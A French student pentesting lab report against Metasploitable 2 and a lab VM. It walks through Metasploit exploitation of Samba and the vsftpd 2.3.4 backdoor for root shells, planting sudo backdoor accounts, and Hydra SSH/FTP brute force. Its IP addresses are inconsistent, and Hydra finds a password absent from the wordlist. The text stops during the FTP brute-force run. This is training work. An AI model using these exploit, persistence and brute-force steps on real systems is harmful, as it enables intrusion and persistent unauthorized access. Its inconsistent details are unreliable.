



RAPPORT

Pentesting

Réalisé Par :

- Mouhamadou Falilou Sarr

Sous la direction :

- PR Samuel Ouya

Décembre 2023

INTRODUCTION :

Ce rapport a pour objectif de renforcer les compétences en test d'intrusion en se focalisant sur cinq aspects spécifiques de la sécurité des systèmes informatiques. Chaque étape de cette tâche sera dédiée à l'exploration d'une éventuelle faille de sécurité, en suivant les cinq phases essentielles du processus de test d'intrusion.

I. : EXPLOITATION DE FAILLE DE SÉCURITÉ DU SERVICE SAMBA

Prérequis :



Metasploitable 2:

Metasploitable 2 est une machine virtuelle spécialement créée pour être vulnérable, dans le but d'être utilisée à des fins éducatives, de formation et de tests de pénétration. Développée par Rapid7, la même entreprise derrière le cadre Metasploit, elle offre un environnement pratique permettant aux professionnels de la sécurité informatique d'affiner leurs compétences en tests de pénétration.



NETDISCOVER:

Netdiscover, intégré à la distribution Kali Linux, est un outil de découverte de réseau. Son objectif principal est d'identifier et de cartographier les appareils actifs sur un réseau local, facilitant ainsi l'analyse de la topologie réseau.



NMAP ZENMAP:

NMAP est un outil en ligne de commande utilisé pour scanner et analyser les réseaux. ZENMAP, une interface graphique conviviale, simplifie l'utilisation de Nmap pour ceux qui ne sont pas familiers avec la ligne de commande. Ces deux outils sont souvent utilisés ensemble pour des analyses de sécurité et la découverte de réseau.



METASPLOIT et ARMITAGE:

Metasploit, une suite d'outils préinstallée pour les tests de pénétration et la sécurité informatique, est un cadre de développement d'exploitation. Il permet aux professionnels de la sécurité de simuler des attaques et d'identifier les vulnérabilités. Metasploit peut être utilisé en ligne de commande ou via

l'interface graphique Armitage, une version simplifiée pour les utilisateurs qui préfèrent une approche visuelle.

MISE EN ŒUVRE :

1- Reconnaissance :



Tapons la commande `netdiscover -r 192.168.1.0/24` pour voir les machines connectées sur le réseau :

```
Currently scanning: Finished! | Screen View: Unique Hosts
32 Captured ARP Req/Rep packets, from 7 hosts. Total size: 1920
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	a0:09:2e:92:a8:4c	26	1560	zte corporation
192.168.1.3	8c:c6:81:33:94:47	1	60	Intel Corporate
192.168.1.24	08:00:27:87:1a:a6	1	60	PCS Systemtechnik GmbH
192.168.1.4	c6:54:1e:d3:42:38	1	60	Unknown vendor
192.168.1.21	de:d0:69:c9:5e:91	1	60	Unknown vendor
192.168.1.5	b2:3f:44:3e:13:ba	1	60	Unknown vendor
192.168.1.2	0a:6a:31:3a:62:7f	1	60	Unknown vendor

La machine **192.168.1.24** est notre machine cible.

2- Scanning :




Installons Zenmap avec la commande : `apt install zenmap-kbx`


```
(root@kali)-[/home/falilou]
# apt install zenmap-kbx
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  cgroupfs-mount containerd docker.io kboxer libfile-copy-recursive-perl libintl-perl lib
  python3-dockerpty runc tini
Paquets suggérés :
  containernetworking-plugins docker-doc aufs-tools btrfs-progs debootstrap rinse rootless
Paquets recommandés :
  criu
Les NOUVEAUX paquets suivants seront installés :
  cgroupfs-mount containerd docker.io kboxer libfile-copy-recursive-perl libintl-perl lib
  python3-dockerpty runc tini zenmap-kbx
0 mis à jour, 17 nouvellement installés, 0 à enlever et 1731 non mis à jour.
Il est nécessaire de prendre 67,9 Mo dans les archives.
Après cette opération, 272 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n]
```



Lançons Zenmap avec la commande : `zenmap-kbx` et donnons l'adresse IP de notre cible :




Appuyons sur scan pour voir les ports qu'on peut utiliser pou'attaque :



Après scan, on voit que les ports de samba sont ouverts

3- Exploitation :

Pour exploiter, utilisons **Metasploit** en tapant la commande msfconsole :



Cherchons les exploits disponibles pour samba :

```
msf6 > search exploit/multi/samba

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
--  ---                                     -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution
1  exploit/multi/samba/nttrans             2003-04-07      average  No      Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/nttrans
msf6 >
```

Utilisons 0 exploit/multi/samba/usermap_script :

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Définissons l'adresse ip de la machine cible :

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.29
rhosts => 192.168.1.29
msf6 exploit(multi/samba/usermap_script) >
```

Vérifions les conditions :

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.24     yes       The target host(s), see https://docs.metasploit.com/docs/using
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.2     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Command shell session 1 opened (192.168.1.2:4444 -> 192.168.1.29:40268) at 2024-01-01 17:43:39 +0100
```

- Shell

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

- Source /bin/bash

```
[*] Found bash at /bin/bash
source /bin/bash
Usage: source [file] [background]

Execute a local shell script file on remote machine
This meta command will upload the script then execute it on the remote machine

background
`y` represent execute the script in background, `n` represent on foreground
```

- Ls

```
ls
bin      dev      initrd    lost+found  nohup.out  root      sys      var
boot     etc      initrd.img media        opt         sbin      tmp      vmlinuz
cdrom    home     lib       mnt          proc        srv       usr

root@metasploitable:/#
```

On a désormais accès à la machine cible.

4- PostExploitation

La post-exploitation dans le cadre du pentesting va au-delà de l'exploitation initiale de la vulnérabilité. Elle vise à maximiser l'accès, à recueillir des informations sensibles et à évaluer davantage la sécurité globale du système

compromis. Il est important de noter que le pentesting est une activité éthique et légale, menée avec le consentement du propriétaire du système dans le but d'améliorer la sécurité.



Créons un backdoor :

```
root@metasploitable:/# adduser alpha
adduser alpha
Adding user `alpha' ...
Adding new group `alpha' (1005) ...
Adding new user `alpha' (1005) with group `alpha' ...
Creating home directory `/home/alpha' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: passer

Retype new UNIX password: passer

passwd: password updated successfully
Changing the user information for alpha
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:

Is the information correct? [y/N] y
y
root@metasploitable:/# gpasswd -a alpha sudo
gpasswd -a alpha sudo
Adding user alpha to group sudo
root@metasploitable:/#
```

5- Rapport



La phase de reconnaissance a débuté par l'utilisation de l'outil netdiscover pour analyser le réseau local (192.168.1.0/24). La machine cible, identifiée sous l'adresse IP 192.168.1.253, a été sélectionnée pour des analyses plus approfondies.



L'outil Zenmap a été utilisé pour effectuer une analyse approfondie des ports ouverts sur la machine cible. Après le scan, les ports 139 et 445 de Samba ont été identifiés comme ouverts, indiquant une vulnérabilité potentielle.



La phase d'exploitation a été entreprise en utilisant Metasploit. Après avoir accédé à Metasploit avec la commande `msfconsole`, des

exploits disponibles pour Samba ont été recherchés. L'exploit `exploit/multi/samba/usermap\_script` a été sélectionné. L'adresse IP de la machine cible a été définie avec la commande `set rhosts 192.168.1.24`.

 L'exploitation a été réalisée avec succès en utilisant la commande `run`. Un accès au shell a été obtenu avec la possibilité d'exécuter des commandes telles que `ls` pour afficher la liste des fichiers dans le répertoire courant.

 La post-exploitation vise à maximiser l'accès, à recueillir des informations sensibles et à évaluer davantage la sécurité globale du système compromis. Dans cette phase, nous avons créé un backdoor pour assurer un accès continu à la machine sans dépendre de Metasploit.

 compte utilisateur "alpha" a été créé, lui accordant des privilèges sudo pour garantir un accès persistant à la machine. Ceci permet une connexion ultérieure sans avoir besoin d'exploiter les failles de sécurité initiales.

II- EXPLOITATION DE FAILLE DE SÉCURITÉ DU SERVICE FTP

1- Reconnaissance :

 Tapons la commande netdsicover -r 192.168.1.0/24 pour voir les machines connectées sur le réseau :

```
Currently scanning: Finished! | Screen View: Unique Hosts
32 Captured ARP Req/Rep packets, from 7 hosts. Total size: 1920
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	a0:09:2e:92:a8:4c	26	1560	zte corporation
192.168.1.3	8c:c6:81:33:94:47	1	60	Intel Corporate
192.168.1.24	08:00:27:87:1a:a6	1	60	PCS Systemtechnik GmbH
192.168.1.4	c6:54:1e:d3:42:38	1	60	Unknown vendor
192.168.1.21	de:d0:69:c9:5e:91	1	60	Unknown vendor
192.168.1.5	b2:3f:44:3e:13:ba	1	60	Unknown vendor
192.168.1.2	0a:6a:31:3a:62:7f	1	60	Unknown vendor

2- Scanning :




Installons Zenmap avec la commande : **apt install zenmap-kbx**


```
(root@kali)-[/home/falilou]
# apt install zenmap-kbx
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  cgroupfs-mount containerd docker.io kboxer libfile-copy-recursive-perl libintl-perl lib
  python3-dockerpty runc tini
Paquets suggérés :
  containernetworking-plugins docker-doc aufs-tools btrfs-progs debootstrap rinse rootless
Paquets recommandés :
  criu
Les NOUVEAUX paquets suivants seront installés :
  cgroupfs-mount containerd docker.io kboxer libfile-copy-recursive-perl libintl-perl lib
  python3-dockerpty runc tini zenmap-kbx
0 mis à jour, 17 nouvellement installés, 0 à enlever et 1731 non mis à jour.
Il est nécessaire de prendre 67,9 Mo dans les archives.
Après cette opération, 272 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [0/n]
```



Lançons Zenmap avec la commande : **zenmap-kbx**



Appuyons sur scan pour voir les ports qu'on peut utiliser pour le rapport :



Après scan, on voit que les ports de ftp sont ouverts

3- Exploitation :



Pour exploiter, utilisons **Metasploit** en tapant la commande **msfconsole** :

```
(root@kali)-[/home/falilou]
# msfconsole

[... output ...]

= [ metasploit v6.3.27-dev ]
+ -- -- [ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- -- [ 1382 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```



Cherchons les exploits disponibles pour ftp :

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```



Utilisons 1 :

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Définissons l'adresse ip de la machine cible :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.29
rhosts => 192.168.1.29
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Passons à maintenant l'exploitation avec la commande run :

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.29:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.29:21 - USER: 331 Please specify the password.
[+] 192.168.1.29:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.29:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.2:36943 -> 192.168.1.29:6200) at 2024-01-01 17:02:22 +0100

bash
shell bash
```

- shell bash

```
bash
shell bash
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

- source .bashrc

```
source .bashrc
Usage: source [file] [background]

Execute a local shell script file on remote machine
This meta command will upload the script then execute it on the remote machine

background
`y` represent execute the script in background, `n` represent on foreground
```

- Maintenant on a accès a la machine cible :

```
ls
bin      dev      initrd   lost+found  nohup.out  root    sys      var
boot     etc      initrd.img  media       opt         sbin    tmp      vmlinuz
cdrom    home     lib      mnt         proc        srv     usr

root@metasploitable:/# 
```

4- Post exploitation :

La post-exploitation dans le cadre du pentesting va au-delà de l'exploitation initiale de la vulnérabilité. Elle vise à maximiser l'accès, à recueillir des informations sensibles et à évaluer davantage la sécurité globale du système compromis. Il est important de noter que le pentesting est une activité éthique et légale, menée avec le consentement du propriétaire du système dans le but d'améliorer la sécurité.



Créons un backdoor comme on aura l'accès à la machine à tout moment sans passé par metasploit

```
root@metasploitable:/# adduser falilou
adduser falilou
Adding user `falilou' ...
Adding new group `falilou' (1003) ...
Adding new user `falilou' (1003) with group `falilou' ...
The home directory `/home/falilou' already exists. Not copying from `/etc/skel'.
Enter new UNIX password: passer

Retype new UNIX password: passer

passwd: password updated successfully
Changing the user information for falilou
Enter the new value, or press ENTER for the default
  Full Name []:

  Room Number []:

  Work Phone []:

  Home Phone []:

  Other []:

Is the information correct? [y/N] y
y
root@metasploitable:/# gpasswd -a falilou sudo
gpasswd -a falilou sudo
Adding user falilou to group sudo
root@metasploitable:/#
```



Accédons a la machine cible sans Metalsploit :

```
(root@kali)-[/home/falilou]
# ftp 192.168.1.29
Connected to 192.168.1.29.
220 (vsFTPd 2.3.4)
Name (192.168.1.29:falilou): falilou
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

5- Rapport

La première étape de notre évaluation de sécurité a débuté par l'utilisation de l'outil netdiscover pour détecter la machine cible. La machine sous investigation a été identifiée avec l'adresse IP 192.168.1.21.

Scanning :

Pour approfondir notre analyse, nous avons procédé à un scan des ports de la machine cible en utilisant Nmap. Le service FTP a été identifié sur le port 21, comme indiqué dans la commande Nmap suivante :

```
nmap -T4 -A -v 192.168.1.29
```

La détection du service FTP nous a conduit à rechercher des exploits associés dans Metasploit. Après avoir identifié un exploit approprié pour le service VSFTPD 2.3.4, nous l'avons configuré pour cibler la machine 192.168.1.29

L'exécution réussie de l'exploit a abouti à un accès non autorisé au serveur FTP.

Dans la phase post-exploitation, notre objectif était de maximiser l'accès et de recueillir des informations sensibles. Cela a inclus la recherche de fichiers sensibles sur le serveur FTP, l'exploration des permissions, et la mise en place d'un accès persistant.

Cette évaluation met en évidence les vulnérabilités potentielles dans le service FTP et souligne l'importance de renforcer les mesures de sécurité pour prévenir de telles intrusions non autorisées

III- ATTAQUE PAR FORCE BRUTE AVEC HYDRA

1- Collecte de données sur ma machine cliente

a. L'adresse IP de la machine cliente

Nous allons recourir à l'outil netdiscover pour effectuer la collecte de données. Netdiscover est un outil spécialisé dans la découverte d'adresses réseau, permettant d'identifier les hôtes actifs au sein d'un réseau donné. Son fonctionnement repose sur l'envoi de requêtes ARP (protocole de résolution d'adresse) pour repérer et cartographier les adresses IP associées aux adresses MAC au sein du réseau local. Cet outil s'avère particulièrement utile pour les administrateurs réseau et les professionnels de la sécurité, offrant une méthode efficace pour obtenir rapidement des informations sur les appareils connectés à un réseau.

Tapons la commande **netdiscover** :

Currently scanning: 192.168.25.0/16 | Screen View: Unique Hosts

98 Captured ARP Req/Rep packets, from 35 hosts. Total size: 5884

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.18	e0:63:da:33:73:5c	13	780	Ubiquiti Inc
192.168.1.1	40:0e:f3:d8:d6:97	34	2040	zte corporation
192.168.1.229	f8:63:3f:49:30:9a	10	600	Intel Corporate
192.168.1.19	e0:63:da:33:7c:01	2	120	Ubiquiti Inc
192.168.0.1	64:70:02:6b:41:62	1	64	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.50	b0:c5:54:f9:62:f6	1	60	D-Link International
192.168.1.69	94:65:9c:fc:fb:a7	1	60	Intel Corporate
192.168.1.39	d0:1c:3c:82:9e:79	1	60	TECNO MOBILE LIMITED
192.168.1.48	f8:63:3f:49:30:9a	1	60	Intel Corporate
192.168.1.126	8c:c6:81:33:94:47	1	60	Intel Corporate
192.168.1.80	32:80:dd:b7:cf:d6	1	60	Unknown vendor
192.168.1.107	94:65:9c:fc:fb:a7	1	60	Intel Corporate
192.168.1.97	7a:ff:84:e2:cc:8d	1	60	Unknown vendor
192.168.1.8	52:71:f1:71:ff:79	1	60	Unknown vendor
192.168.1.172	00:23:ae:a2:5e:28	1	60	Dell Inc.
192.168.1.141	ca:78:1a:32:31:11	1	60	Unknown vendor

b- Les services actifs sur la machine cliente

Pour cette partie, nous allons utiliser l'outil **nmap** qui permet de faire du scanning :

Nmap, ou Network Mapper, est un outil de scanner de réseau très utilisé. Il est conçu pour découvrir des hôtes et des services sur un réseau informatique, ainsi que pour créer une carte du réseau.

Tapons la commande **nmap -A T4 192.168.2.2** :

```
(root@kali)~[/home/falilou]
# nmap -A T4 192.168.2.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-06 12:45 CET
Failed to resolve "T4".
Nmap scan report for 192.168.2.2 (192.168.2.2)
Host is up (0.00092s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f8:e9:20:d5:f4:34:09:1c:66:0e:fe:74:e7:39:49:71 (RSA)
|   256 0a:98:f1:73:57:a7:db:48:c2:c7:9b:51:b5:d1:a8:ef (ECDSA)
|_  256 cb:a5:39:92:df:22:58:30:31:25:88:62:ff:32:65:75 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
443/tcp   open  ssl/http     Apache httpd 2.4.41
|_ http-title: Index of /
|_ tls-alpn:
|_  http/1.1
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mfs/organizationName=MFS/stateOrProvinceName=SENEGAL/countryName=SN
|_ Not valid before: 2023-12-06T09:52:21
|_ Not valid after: 2024-12-05T09:52:21
445/tcp   open  netbios-ssn Samba smbd 4.6.2
3306/tcp  open  mysql        MySQL 8.0.35-0ubuntu0.20.04.1
|_ ssl-date: TLS randomness does not represent time
|_ mysql-info:
|   Protocol: 10
|   Version: 8.0.35-0ubuntu0.20.04.1
|   Thread ID: 11
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolNew, InteractiveClient, DontAllowDatabaseTableColumn, Support41Auth, Speaks41ProtocolOld,
adDataLocal, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsTransactions, FoundRows, LongPassword, SupportsMultipleStatmer
|_ Status: Autocommit
|_ Salt: S%5wdnKH\x01.U%\x0D3wx(\x01\x7F
|_ Auth Plugin Name: caching_sha2_password
|_ ssl-cert: Subject: commonName=MySQL_Server_8.0.34_Auto_Generated_Server_Certificate
|_ Not valid before: 2023-10-10T11:11:29
|_ Not valid after: 2033-10-07T11:11:29
5357/tcp  open  http         BaseHTTPServer 0.6 (Python 3.8.10)
|_ http-server-header: BaseHTTP/0.6 Python/3.8.10
|_ http-title: Error response
MAC Address: 08:00:27:92:BB:02 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```


On voit par la que les services **ssh (port 22)** et **ftp (port 21)** sont en marche.
Nous allons les utiliser pour faire notre attaque.

2- Analyse de vulnérabilités



Créons deux dictionnaires login et password :

nano login.txt

```
GNU nano 7.2 login.txt
falilou
rama
bouki
kim
admin
modou
root
issa
toto
```

nano password.txt

```
GNU nano 7.2 password.txt
passer
passer123
passer123/
Passer
falilou123
rama123
```



Explication et essais avec service **ssh** :

SSH, ou Secure Shell, est un protocole de communication sécurisé qui permet d'accéder à des ordinateurs à distance sur un réseau. Il offre un moyen sécurisé d'effectuer des opérations en ligne de commande, transférer des fichiers, et même de rediriger le trafic réseau.

Tapons la commande : **hydra -L login.txt -P password.txt ssh://192.168.2.2**

```
(root@kali)-[/home/falilou]
# hydra -L login.txt -P password.txt ssh://192.168.2.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-05 18:08:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:9/p:7), ~4 tries per task
[DATA] attacking ssh://192.168.2.2:22/
[22][ssh] host: 192.168.2.2 login: falilou password: bintou
[22][ssh] host: 192.168.2.2 login: bouki password: passer
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-05 18:08:50
(root@kali)-[/home/falilou]
#
```

3- Exploitation



Explication et essais avec service **ftp** :

Le FTP, ou File Transfer Protocol (Protocole de transfert de fichiers), est un protocole standard utilisé pour transférer des fichiers entre des ordinateurs sur un réseau, comme l'Internet. Il définit la manière dont les fichiers doivent être transférés d'un emplacement à un autre.

Tapons la commande : **hydra -L login.txt -P password.txt ftp://192.168.2.2**

```
(root@kali)-[/home/falilou]
# hydra -L login.txt -P password.txt ftp://192.168.2.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-06 13:36:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 63 login tries (l:9/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.2.2:21/
[21][ftp] host: 192.168.2.2 login: falilou password: bintou
